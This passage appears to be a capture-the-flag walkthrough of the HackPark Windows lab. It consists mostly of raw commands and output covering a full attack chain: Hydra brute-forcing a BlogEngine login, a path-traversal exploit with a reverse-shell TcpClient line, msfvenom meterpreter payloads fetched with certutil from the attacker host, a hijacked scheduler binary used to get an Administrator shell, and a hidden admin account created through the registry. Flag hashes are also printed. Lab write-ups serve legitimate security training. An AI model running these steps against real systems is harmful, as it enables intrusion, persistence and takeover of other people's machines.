    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
-a---          8/4/2019  11:51 AM         32 root.txt
-a---          8/4/2019   4:36 AM       1029 System Scheduler.lnk


*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
7e13d97f05f7ceb9881a3eb3d78d3e72
1
2
3
4
5
6
7
8
9
10
11
12
13
*Evil-WinRM* PS C:\Users\jeff\Desktop> dir


    Directory: C:\Users\jeff\Desktop


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
-a---          8/4/2019  11:57 AM         32 user.txt


*Evil-WinRM* PS C:\Users\jeff\Desktop> type user.txt
759bd8af507517bcfaede78a21a73e39
Add a hidden user yaria
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
*Evil-WinRM* PS C:\Users\jeff\Desktop> net user yaria 2469 /add
net.exe : The password does not meet the password policy requirements. Check the minimum password length, password complexity and password history requirements.
    + CategoryInfo          : NotSpecified: (The password do...y requirements.:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError

More help is available by typing NET HELPMSG 2245.

*Evil-WinRM* PS C:\Users\jeff\Desktop> net user yaria dubai2469 /add
net.exe : The password does not meet the password policy requirements. Check the minimum password length, password complexity and password history requirements.
    + CategoryInfo          : NotSpecified: (The password do...y requirements.:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError

More help is available by typing NET HELPMSG 2245.

*Evil-WinRM* PS C:\Users\jeff\Desktop> net user yaria dubai2469! /add
The command completed successfully.

*Evil-WinRM* PS C:\Users\jeff\Desktop> net localgroup Administrators yaria /add
The command completed successfully.

*Evil-WinRM* PS C:\Users\jeff\Desktop> reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v "yaria" /t REG_DWORD /d 0 /f
The operation completed successfully.
https://github.com/strozfriedberg/Windows-Exploit-Suggester
1
2
3
4
5
┌──(root㉿kali)-[/home/kali/Downloads]
└─# python2 windows-exploit-suggester.py --update
[*] initiating winsploit version 3.3...
[+] writing to file 2026-10-12-mssb.xls
[*] done
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
┌──(root㉿kali)-[/home/kali/Downloads]
└─# python2 windows-exploit-suggester.py --database 2026-10-12-mssb.xls --systeminfo systeminfo
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (ascii)
[*] querying database file for potential vulnerabilities
[*] comparing the 8 hotfix(es) against the 266 potential bulletins(s) with a database of 137 known exploits
[*] there are now 249 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 2012 R2 64-bit'
[*]
[E] MS16-135: Security Update for Windows Kernel-Mode Drivers (3199135) - Important
[*]   https://www.exploit-db.com/exploits/40745/ -- Microsoft Windows Kernel - win32k Denial of Service (MS16-135)
[*]   https://www.exploit-db.com/exploits/41015/ -- Microsoft Windows Kernel - 'win32k.sys' 'NtSetWindowLongPtr' Privilege Escalation (MS16-135) (2)
[*]   https://github.com/tinysec/public/tree/master/CVE-2016-7255
[*]
[E] MS16-098: Security Update for Windows Kernel-Mode Drivers (3178466) - Important
[*]   https://www.exploit-db.com/exploits/41020/ -- Microsoft Windows 8.1 (x64) - RGNOBJ Integer Overflow (MS16-098)
[*]
[M] MS16-075: Security Update for Windows SMB Server (3164038) - Important
[*]   https://github.com/foxglovesec/RottenPotato
[*]   https://github.com/Kevin-Robertson/Tater
[*]   https://bugs.chromium.org/p/project-zero/issues/detail?id=222 -- Windows: Local WebDAV NTLM Reflection Elevation of Privilege
[*]   https://foxglovesecurity.com/2016/01/16/hot-potato/ -- Hot Potato - Windows Privilege Escalation
[*]
[E] MS16-074: Security Update for Microsoft Graphics Component (3164036) - Important
[*]   https://www.exploit-db.com/exploits/39990/ -- Windows - gdi32.dll Multiple DIB-Related EMF Record Handlers Heap-Based Out-of-Bounds Reads/Memory Disclosure (MS16-074), PoC
[*]   https://www.exploit-db.com/exploits/39991/ -- Windows Kernel - ATMFD.DLL NamedEscape 0x250C Pool Corruption (MS16-074), PoC
[*]
[E] MS16-063: Cumulative Security Update for Internet Explorer (3163649) - Critical
[*]   https://www.exploit-db.com/exploits/39994/ -- Internet Explorer 11 - Garbage Collector Attribute Type Confusion (MS16-063), PoC
[*]
[E] MS16-032: Security Update for Secondary Logon to Address Elevation of Privile (3143141) - Important
[*]   https://www.exploit-db.com/exploits/40107/ -- MS16-032 Secondary Logon Handle Privilege Escalation, MSF
[*]   https://www.exploit-db.com/exploits/39574/ -- Microsoft Windows 8.1/10 - Secondary Logon Standard Handles Missing Sanitization Privilege Escalation (MS16-032), PoC
[*]   https://www.exploit-db.com/exploits/39719/ -- Microsoft Windows 7-10 & Server 2008-2012 (x32/x64) - Local Privilege Escalation (MS16-032) (PowerShell), PoC
[*]   https://www.exploit-db.com/exploits/39809/ -- Microsoft Windows 7-10 & Server 2008-2012 (x32/x64) - Local Privilege Escalation (MS16-032) (C#)
[*]
[M] MS16-016: Security Update for WebDAV to Address Elevation of Privilege (3136041) - Important
[*]   https://www.exploit-db.com/exploits/40085/ -- MS16-016 mrxdav.sys WebDav Local Privilege Escalation, MSF
[*]   https://www.exploit-db.com/exploits/39788/ -- Microsoft Windows 7 - WebDAV Privilege Escalation Exploit (MS16-016) (2), PoC
[*]   https://www.exploit-db.com/exploits/39432/ -- Microsoft Windows 7 SP1 x86 - WebDAV Privilege Escalation (MS16-016) (1), PoC
[*]
[E] MS16-014: Security Update for Microsoft Windows to Address Remote Code Execution (3134228) - Important
[*]   Windows 7 SP1 x86 - Privilege Escalation (MS16-014), https://www.exploit-db.com/exploits/40039/, PoC
[*]
[E] MS16-007: Security Update for Microsoft Windows to Address Remote Code Execution (3124901) - Important
[*]   https://www.exploit-db.com/exploits/39232/ -- Microsoft Windows devenum.dll!DeviceMoniker::Load() - Heap Corruption Buffer Underflow (MS16-007), PoC
[*]   https://www.exploit-db.com/exploits/39233/ -- Microsoft Office / COM Object DLL Planting with WMALFXGFXDSP.dll (MS-16-007), PoC
[*]
[E] MS15-132: Security Update for Microsoft Windows to Address Remote Code Execution (3116162) - Important
[*]   https://www.exploit-db.com/exploits/38968/ -- Microsoft Office / COM Object DLL Planting with comsvcs.dll Delay Load of mqrt.dll (MS15-132), PoC
[*]   https://www.exploit-db.com/exploits/38918/ -- Microsoft Office / COM Object els.dll DLL Planting (MS15-134), PoC
[*]
[E] MS15-112: Cumulative Security Update for Internet Explorer (3104517) - Critical
[*]   https://www.exploit-db.com/exploits/39698/ -- Internet Explorer 9/10/11 - CDOMStringDataList::InitFromString Out-of-Bounds Read (MS15-112)
[*]
[E] MS15-111: Security Update for Windows Kernel to Address Elevation of Privilege (3096447) - Important
[*]   https://www.exploit-db.com/exploits/38474/ -- Windows 10 Sandboxed Mount Reparse Point Creation Mitigation Bypass (MS15-111), PoC
[*]
[E] MS15-102: Vulnerabilities in Windows Task Management Could Allow Elevation of Privilege (3089657) - Important
[*]   https://www.exploit-db.com/exploits/38202/ -- Windows CreateObjectTask SettingsSyncDiagnostics Privilege Escalation, PoC
[*]   https://www.exploit-db.com/exploits/38200/ -- Windows Task Scheduler DeleteExpiredTaskAfter File Deletion Privilege Escalation, PoC
[*]   https://www.exploit-db.com/exploits/38201/ -- Windows CreateObjectTask TileUserBroker Privilege Escalation, PoC
[*]
[E] MS15-097: Vulnerabilities in Microsoft Graphics Component Could Allow Remote Code Execution (3089656) - Critical
[*]   https://www.exploit-db.com/exploits/38198/ -- Windows 10 Build 10130 - User Mode Font Driver Thread Permissions Privilege Escalation, PoC
[*]   https://www.exploit-db.com/exploits/38199/ -- Windows NtUserGetClipboardAccessToken Token Leak, PoC
[*]
[M] MS15-078: Vulnerability in Microsoft Font Driver Could Allow Remote Code Execution (3079904) - Critical
[*]   https://www.exploit-db.com/exploits/38222/ -- MS15-078 Microsoft Windows Font Driver Buffer Overflow
[*]
[M] MS15-051: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege (3057191) - Important
[*]   https://github.com/hfiref0x/CVE-2015-1701, Win32k Elevation of Privilege Vulnerability, PoC
[*]   https://www.exploit-db.com/exploits/37367/ -- Windows ClientCopyImage Win32k Exploit, MSF
[*]
[E] MS14-068: Vulnerability in Kerberos Could Allow Elevation of Privilege (3011780) - Critical
[*]   http://www.exploit-db.com/exploits/35474/ -- Windows Kerberos - Elevation of Privilege (MS14-068), PoC
[*]
[M] MS14-064: Vulnerabilities in Windows OLE Could Allow Remote Code Execution (3011443) - Critical
[*]   https://www.exploit-db.com/exploits/37800// -- Microsoft Windows HTA (HTML Application) - Remote Code Execution (MS14-064), PoC
[*]   http://www.exploit-db.com/exploits/35308/ -- Internet Explorer OLE Pre-IE11 - Automation Array Remote Code Execution / Powershell VirtualAlloc (MS14-064), PoC
[*]   http://www.exploit-db.com/exploits/35229/ -- Internet Explorer <= 11 - OLE Automation Array Remote Code Execution (#1), PoC
[*]   http://www.exploit-db.com/exploits/35230/ -- Internet Explorer < 11 - OLE Automation Array Remote Code Execution (MSF), MSF
[*]   http://www.exploit-db.com/exploits/35235/ -- MS14-064 Microsoft Windows OLE Package Manager Code Execution Through Python, MSF
[*]   http://www.exploit-db.com/exploits/35236/ -- MS14-064 Microsoft Windows OLE Package Manager Code Execution, MSF
[*]
[M] MS14-060: Vulnerability in Windows OLE Could Allow Remote Code Execution (3000869) - Important
[*]   http://www.exploit-db.com/exploits/35055/ -- Windows OLE - Remote Code Execution 'Sandworm' Exploit (MS14-060), PoC
[*]   http://www.exploit-db.com/exploits/35020/ -- MS14-060 Microsoft Windows OLE Package Manager Code Execution, MSF
[*]
[E] MS14-040: Vulnerability in Ancillary Function Driver (AFD) Could Allow Elevation of Privilege (2975684) - Important
[*]   https://www.exploit-db.com/exploits/39525/ -- Microsoft Windows 7 x64 - afd.sys Privilege Escalation (MS14-040), PoC
[*]   https://www.exploit-db.com/exploits/39446/ -- Microsoft Windows - afd.sys Dangling Pointer Privilege Escalation (MS14-040), PoC
[*]
[E] MS14-035: Cumulative Security Update for Internet Explorer (2969262) - Critical
[E] MS14-029: Security Update for Internet Explorer (2962482) - Critical
[*]   http://www.exploit-db.com/exploits/34458/
[*]
[E] MS14-026: Vulnerability in .NET Framework Could Allow Elevation of Privilege (2958732) - Important
[*]   http://www.exploit-db.com/exploits/35280/, -- .NET Remoting Services Remote Command Execution, PoC
[*]
[M] MS14-012: Cumulative Security Update for Internet Explorer (2925418) - Critical
[M] MS14-009: Vulnerabilities in .NET Framework Could Allow Elevation of Privilege (2916607) - Important
[M] MS13-097: Cumulative Security Update for Internet Explorer (2898785) - Critical
[M] MS13-090: Cumulative Security Update of ActiveX Kill Bits (2900986) - Critical
[M] MS13-080: Cumulative Security Update for Internet Explorer (2879017) - Critical
[*] done
Task 4 Windows Privilege Escalation with Metasploit
Target IP Address: 10.114.157.199
Kali Linux IP Address 192.168.167.223
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ hydra -l admin -P /usr/share/wordlists/fasttrack.txt 10.114.157.199 http-post-form '/Account/login.aspx?ReturnURL=%2fadmin%2f:__VIEWSTATE=FKvm5COMWZn3M3kfw0byj%2FnyjncFcJ7fmYZevjU4PVb5OBSmgxeB4yY0vPMMM44Ot3Bb6n0RRc%2B222cjAwyeeVjqPwPexK8lCzJR0E1BPYPq363jMDsAHz5Jo3%2Fd81KN924jFR4nn1IpsjBiJXnay3YAc9CwF6EP6R11hhBrCB3Krs89&__EVENTVALIDATION=7JMkTRMG9ubUtXWjnPpLJVOPSEsVE%2BdDaPFnRF6oXKZvsA%2BRTo7ujLXKpPWAnwMBYcrw65viYFavTN%2B92aGiMkj8%2Bpq2RLgRdOZwhpdZhezDHFXruI1DuYfVdjAo9sJGJQ9lMrJ8bVLWR0nr7OCpmiUyyKe5wCmweui4gWUdiZc5%2BcqR&ctl00%24MainContent%24LoginUser%24UserName=admin&ctl00%24MainContent%24LoginUser%24Password=^PASS^&ctl00%24MainContent%24LoginUser%24LoginButton=Log+in:F=Login failed'

Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-10-13 02:50:35
[DATA] max 16 tasks per 1 server, overall 16 tasks, 262 login tries (l:1/p:262), ~17 tries per task
[DATA] attacking http-post-form://10.114.157.199:80/Account/login.aspx?ReturnURL=%2fadmin%2f:__VIEWSTATE=FKvm5COMWZn3M3kfw0byj%2FnyjncFcJ7fmYZevjU4PVb5OBSmgxeB4yY0vPMMM44Ot3Bb6n0RRc%2B222cjAwyeeVjqPwPexK8lCzJR0E1BPYPq363jMDsAHz5Jo3%2Fd81KN924jFR4nn1IpsjBiJXnay3YAc9CwF6EP6R11hhBrCB3Krs89&__EVENTVALIDATION=7JMkTRMG9ubUtXWjnPpLJVOPSEsVE%2BdDaPFnRF6oXKZvsA%2BRTo7ujLXKpPWAnwMBYcrw65viYFavTN%2B92aGiMkj8%2Bpq2RLgRdOZwhpdZhezDHFXruI1DuYfVdjAo9sJGJQ9lMrJ8bVLWR0nr7OCpmiUyyKe5wCmweui4gWUdiZc5%2BcqR&ctl00%24MainContent%24LoginUser%24UserName=admin&ctl00%24MainContent%24LoginUser%24Password=^PASS^&ctl00%24MainContent%24LoginUser%24LoginButton=Log+in:F=Login failed
[80][http-post-form] host: 10.114.157.199   login: admin   password: 1qaz2wsx
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-10-13 02:50:48
We found the credential for the admin account:
http://10.114.157.199/Account/login.aspx?ReturnURL=%2fadmin%2f
1
2
login: admin
password: 1qaz2wsx
https://www.exploit-db.com/exploits/46353
Use this exploit, and modify the ip and port in the script to your kali’s
1
using(System.Net.Sockets.TcpClient client = new System.Net.Sockets.TcpClient("192.168.167.223", 1234)) {
Upload the PostView.ascx, and triger the vulnerability by accessing
http://10.114.157.199/?theme=../../App_Data/files
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ nc -lvp 1234
listening on [any] 1234 ...
10.114.157.199: inverse host lookup failed: Unknown host
connect to [192.168.167.223] from (UNKNOWN) [10.114.157.199] 49353
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
whoami
c:\windows\system32\inetsrv>whoami
iis apppool\blog
1
2
3
4
5
6
7
8
┌──(root㉿kali)-[/home/kali/Downloads]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.167.223 LPORT=80 -f exe -o payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 355 bytes
Final size of exe file: 7168 bytes
Saved as: payload.exe
1
2
3
┌──(root㉿kali)-[/home/kali/Downloads]
└─# python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
certutil -urlcache -split -f "http://192.168.167.223:8000/payload.exe" payload.exe
c:\Users\Public\Downloads>certutil -urlcache -split -f "http://192.168.167.223:8000/payload.exe" payload.exe
****  Online  ****
  0000  ...
  1c00
CertUtil: -URLCache command completed successfully.
dir
c:\Users\Public\Downloads>dir
 Volume in drive C has no label.
 Volume Serial Number is 0E97-C552
 Directory of c:\Users\Public\Downloads
10/13/2026  12:37 AM    <DIR>          .
10/13/2026  12:37 AM    <DIR>          ..
10/13/2026  12:53 AM             7,168 payload.exe
               1 File(s)          7,168 bytes
               2 Dir(s)  38,982,090,752 bytes free
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
┌──(root㉿kali)-[~]
└─# msfconsole -q
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > show options

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf exploit(multi/handler) > set LHOST 192.168.167.223
LHOST => 192.168.167.223
msf exploit(multi/handler) > set LPORT 80
LPORT => 80
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.167.223:80
1
2
payload.exe
c:\Users\Public\Downloads>payload.exe
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.167.223:80
[*] Sending stage (203453 bytes) to 10.114.157.199
[*] Meterpreter session 1 opened (192.168.167.223:80 -> 10.114.157.199:49523) at 2026-10-13 03:55:02 -0400

meterpreter > getuid
Server username: IIS APPPOOL\Blog
meterpreter > sysinfo
Computer        : HACKPARK
OS              : Windows Server 2012 R2 (6.3 Build 9600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
1
2
3
4
5
6
7
8
9
SERVICE_NAME: WindowsScheduler
DISPLAY_NAME: System Scheduler Service
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
1
2
3
4
5
6
7
8
9
10
11
12
13
14
c:\Users\Public\Downloads>sc qc "WindowsScheduler"
sc qc "WindowsScheduler"
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: WindowsScheduler
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 0   IGNORE
        BINARY_PATH_NAME   : C:\PROGRA~2\SYSTEM~1\WService.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : System Scheduler Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
c:\Program Files (x86)\SystemScheduler>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0E97-C552

 Directory of c:\Program Files (x86)\SystemScheduler

08/04/2019  04:37 AM    <DIR>          .
08/04/2019  04:37 AM    <DIR>          ..
05/17/2007  01:47 PM             1,150 alarmclock.ico
08/31/2003  12:06 PM               766 clock.ico
08/31/2003  12:06 PM            80,856 ding.wav
10/13/2026  02:04 AM    <DIR>          Events
08/04/2019  04:36 AM                60 Forum.url
01/08/2009  08:21 PM         1,637,972 libeay32.dll
11/16/2004  12:16 AM             9,813 License.txt
10/12/2026  11:25 PM             1,496 LogFile.txt
10/12/2026  11:26 PM             3,760 LogfileAdvanced.txt
03/25/2018  10:58 AM           536,992 Message.exe
03/25/2018  10:59 AM           445,344 PlaySound.exe
03/25/2018  10:58 AM            27,040 PlayWAV.exe
08/04/2019  03:05 PM               149 Preferences.ini
03/25/2018  10:58 AM           485,792 Privilege.exe
03/24/2018  12:09 PM            10,100 ReadMe.txt
03/25/2018  10:58 AM           112,544 RunNow.exe
03/25/2018  10:59 AM            40,352 sc32.exe
08/31/2003  12:06 PM               766 schedule.ico
03/25/2018  10:58 AM         1,633,696 Scheduler.exe
03/25/2018  10:59 AM           491,936 SendKeysHelper.exe
03/25/2018  10:58 AM           437,664 ShowXY.exe
03/25/2018  10:58 AM           439,712 ShutdownGUI.exe
03/25/2018  10:58 AM           235,936 SSAdmin.exe
03/25/2018  10:58 AM           731,552 SSCmd.exe
01/08/2009  08:12 PM           355,446 ssleay32.dll
03/25/2018  10:58 AM           456,608 SSMail.exe
08/04/2019  04:36 AM             6,999 unins000.dat
08/04/2019  04:36 AM           722,597 unins000.exe
08/04/2019  04:36 AM                54 Website.url
06/26/2009  05:27 PM             6,574 whiteclock.ico
03/25/2018  10:58 AM            76,704 WhoAmI.exe
05/16/2006  04:49 PM           785,042 WSCHEDULER.CHM
05/16/2006  03:58 PM             2,026 WScheduler.cnt
03/25/2018  10:58 AM           331,168 WScheduler.exe
05/16/2006  04:58 PM           703,081 WSCHEDULER.HLP
03/25/2018  10:58 AM           136,096 WSCtrl.exe
03/25/2018  10:58 AM            98,720 WService.exe
03/25/2018  10:58 AM            68,512 WSLogon.exe
03/25/2018  10:59 AM            33,184 WSProc.dll
              38 File(s)     11,148,259 bytes
               3 Dir(s)  38,981,029,888 bytes free
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
c:\Program Files (x86)\SystemScheduler>cd Events
cd Events

c:\Program Files (x86)\SystemScheduler\Events>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0E97-C552

 Directory of c:\Program Files (x86)\SystemScheduler\Events

10/13/2026  02:07 AM    <DIR>          .
10/13/2026  02:07 AM    <DIR>          ..
10/13/2026  02:07 AM             1,927 20198415519.INI
10/13/2026  02:07 AM            39,506 20198415519.INI_LOG.txt
10/02/2020  02:50 PM               290 2020102145012.INI
10/13/2026  02:00 AM               186 Administrator.flg
10/12/2026  11:26 PM                 0 Scheduler.flg
10/13/2026  02:03 AM                 0 service.flg
10/13/2026  02:00 AM               449 SessionInfo.flg
10/13/2026  01:59 AM               182 SYSTEM_svc.flg
               8 File(s)         42,540 bytes
               2 Dir(s)  38,981,029,888 bytes free
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
meterpreter > download 'c:\Program Files (x86)\SystemScheduler\Events' '/home/kali/Downloads/'
[*] downloading: c:\Program Files (x86)\SystemScheduler\Events\20198415519.INI -> /home/kali/Downloads/20198415519.INI
[*] Completed  : c:\Program Files (x86)\SystemScheduler\Events\20198415519.INI -> /home/kali/Downloads/20198415519.INI
[*] downloading: c:\Program Files (x86)\SystemScheduler\Events\20198415519.INI_LOG.txt -> /home/kali/Downloads/20198415519.INI_LOG.txt
[*] Completed  : c:\Program Files (x86)\SystemScheduler\Events\20198415519.INI_LOG.txt -> /home/kali/Downloads/20198415519.INI_LOG.txt
[*] downloading: c:\Program Files (x86)\SystemScheduler\Events\2020102145012.INI -> /home/kali/Downloads/2020102145012.INI
[*] Completed  : c:\Program Files (x86)\SystemScheduler\Events\2020102145012.INI -> /home/kali/Downloads/2020102145012.INI
[*] downloading: c:\Program Files (x86)\SystemScheduler\Events\Administrator.flg -> /home/kali/Downloads/Administrator.flg
[*] Completed  : c:\Program Files (x86)\SystemScheduler\Events\Administrator.flg -> /home/kali/Downloads/Administrator.flg
[*] downloading: c:\Program Files (x86)\SystemScheduler\Events\Scheduler.flg -> /home/kali/Downloads/Scheduler.flg
[*] Completed  : c:\Program Files (x86)\SystemScheduler\Events\Scheduler.flg -> /home/kali/Downloads/Scheduler.flg
[*] downloading: c:\Program Files (x86)\SystemScheduler\Events\service.flg -> /home/kali/Downloads/service.flg
[*] Completed  : c:\Program Files (x86)\SystemScheduler\Events\service.flg -> /home/kali/Downloads/service.flg
[*] downloading: c:\Program Files (x86)\SystemScheduler\Events\SessionInfo.flg -> /home/kali/Downloads/SessionInfo.flg
[*] Completed  : c:\Program Files (x86)\SystemScheduler\Events\SessionInfo.flg -> /home/kali/Downloads/SessionInfo.flg
[*] downloading: c:\Program Files (x86)\SystemScheduler\Events\SYSTEM_svc.flg -> /home/kali/Downloads/SYSTEM_svc.flg
[*] Completed  : c:\Program Files (x86)\SystemScheduler\Events\SYSTEM_svc.flg -> /home/kali/Downloads/SYSTEM_svc.flg
view 20198415519.INI_LOG.txt
1
2
3
4
5
6
7
8
9
08/04/19 15:06:01,Event Started Ok, (Administrator)
08/04/19 15:06:30,Process Ended. PID:2608,ExitCode:1,Message.exe (Administrator)
08/04/19 15:07:00,Event Started Ok, (Administrator)
08/04/19 15:07:34,Process Ended. PID:2680,ExitCode:4,Message.exe (Administrator)
08/04/19 15:08:00,Event Started Ok, (Administrator)
08/04/19 15:08:33,Process Ended. PID:2768,ExitCode:4,Message.exe (Administrator)
08/04/19 15:09:00,Event Started Ok, (Administrator)
08/04/19 15:09:34,Process Ended. PID:3024,ExitCode:4,Message.exe (Administrator)
08/04/19 15:10:00,Event Started Ok, (Administrator)
We can see the Administrator execute the Message.exe around every 30 seconds.
We can sustitude the Message.exe under “c:\Program Files (x86)\SystemScheduler\Events
“ to our meterpreter payload, and get and Administrator reverse shell.
1
2
3
4
5
6
7
8
┌──(root㉿kali)-[/home/kali/Downloads]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.167.223 LPORT=4444 -f exe -o Message.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 355 bytes
Final size of exe file: 7168 bytes
Saved as: Message.exe
1
2
3
4
meterpreter > upload /home/kali/Downloads/Message.exe
[*] Uploading  : /home/kali/Downloads/Message.exe -> Message.exe
[*] Uploaded 7.00 KiB of 7.00 KiB (100.0%): /home/kali/Downloads/Message.exe -> Message.exe
[*] Completed  : /home/kali/Downloads/Message.exe -> Message.exe
1
2
3
4
5
6
7
8
9
10
11
12
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.167.223
LHOST => 192.168.167.223
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.167.223:4444
1
2
3
meterpreter > mv Message.exe Message.bak
meterpreter > pwd
c:\Program Files (x86)\SystemScheduler
1
2
3
4
5
6
7
8
meterpreter > shell
Process 68 created.
Channel 16 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
c:\Program Files (x86)\SystemScheduler>copy c:\Users\Public\Downloads\Message.exe Message.exe
copy c:\Users\Public\Downloads\Message.exe Message.exe
        1 file(s) copied.
1
2
3
4
5
6
7
8
c:\Program Files (x86)\SystemScheduler>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0E97-C552

 Directory of c:\Program Files (x86)\SystemScheduler
03/25/2018  10:58 AM           536,992 Message.bak
10/13/2026  02:21 AM             7,168 Message.exe
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.167.223
LHOST => 192.168.167.223
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.167.223:4444
[*] Sending stage (203455 bytes) to 10.114.157.199
[*] Meterpreter session 1 opened (192.168.167.223:4444 -> 10.114.157.199:49876) at 2026-10-13 05:45:05 -0400

meterpreter > getuid
Server username: HACKPARK\Administrator
meterpreter > pwd
C:\PROGRA~2\SYSTEM~1